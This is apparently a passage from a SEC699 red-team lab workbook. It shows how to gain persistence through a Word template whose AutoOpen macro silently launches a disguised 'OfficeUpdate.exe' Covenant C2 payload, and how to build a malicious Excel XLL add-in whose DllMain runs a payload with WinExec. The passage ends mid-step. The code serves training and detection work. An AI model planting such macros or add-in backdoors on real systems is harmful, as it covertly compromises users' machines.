
From the new empty document, use Word's search-bar to open the *"Visual Basic Editor"* as shown below.



As soon as the editor opens, right-click *"ThisDocument"* and, from the *"Insert"* entry, select the *"Module"* option.




In the below displayed *"Module1 (Code)"* pane, we can now write our VBA code.



Step 6: Adding VBA code

We will reuse some of the code we've used earlier in the course to launch our `OfficeUpdate.exe` executable upon document opening. The code should look as follows:

```
Sub AutoOpen()
    Dim strProgramName As String
    Dim strArgument As String

    strProgramName =
"C:\Users\student\AppData\Roaming\Microsoft\Office\OfficeUpdate.exe"
    strArgument = "/G"

    Call Shell("""" & strProgramName & """ """" & strArgument & """", vbHide)
End Sub
```




Once completed, please save the file and close the template.

Step 7: Opening your sample Office file

Once you have saved and closed the template file, please proceed to open the sample file you created before (`C:\Users\Student\Desktop\SampleFile.docx`). You can simply double-click it.

It should simply open, without any suspicious feedback.




Step 8: Reviewing Grunts


What went on under the hood though? Did our macro code execute? Let's validate whether our Grunt payload is running! From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials were username `Student` and password `Sec699!!`.

Once authenticated, please open the `Grunts` tab. Note that you will most likely see a (few) "grayed-out" grunt(s), which is a left-over of the previous persistence labs (the restore playbook only restores the target Windows machines, not the SOC or C2 stack):

Next to the grayed-out grunt(s), you should also see a new, active one as the result of the Office template!



PS: If you want to "remove" old grunts, please click them and click the yellow "Hide" button (at the bottom):



So... It seems we were able to successfully execute our VBA code, even if:

- The sample file is a .docx file (so not macro-enabled)

- Macros are disabled, as per the default setting

We'll look at the internals behind this attack in the detection objective!

Step 9: Revert target machines

After this first objective, please restore your target environment. In order to do so, you'll need to restage the lab environment using the `manage.sh` script available on the SEC699 VM. You can execute the below commands:


```
# Destroy the lab
./manage.sh destroy_target -t [version_tag] -r [region]

# Rebuild the lab
./manage.sh deploy -r [region] -t [version_tag]
```

Objective 2: Installing a malicious Excel AddIn


As a second objective, we'll now install a malicious Excel AddIn that will be launched whenever Excel is opened. As indicated during the course, Microsoft Excel supports a .XLL file format, which is very similar to the standard Windows DLL format!

Step 1: Creating a DLL project in Visual Studio


On our CommandoVM, please open `Visual Studio 2019` from the Desktop. Once visual studio is opened, please click `Create a new project`:




In the next window, we'll indicate we want to build a `Dynamic-Link Library (DLL)`, which you can find by searching for `dll`:



Finally, in the `Configure your new project` view, we'll call the project `ExcelAddInDll` and store it in `C:\Tools`:



Once we finish configuring the wizard, we'll be provided with the default, empty, template for a Windows DLL:



Step 2: Arming the DLL code

Let's now arm this DLL with our malicious backdoor. As previously indicated, an XLL is just a standard DLL, with just one specific requirement: In order for it to be a valid XLL, the DLL needs to export a function `xlAutoOpen()`.

We've thus adapted the standard code:

- Included stdlib and Window header files (`stdlib.h` and `Windows.h`)
- Included a line to export the `xlAutoOpen()` function
- Included a `Winexec` command to execute our payload (`OfficeUpdate-dll.exe`)

The full code can be found below:


```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"
#include <stdlib.h>
#include <Windows.h>

extern "C" void __declspec(dllexport) xlAutoOpen(); void xlAutoOpen() {};

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:

WinExec("C:\\Users\\student\\AppData\\Roaming\\Microsoft\\Office\\OfficeUpdate-
dll.exe",0);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

The result should be the following:

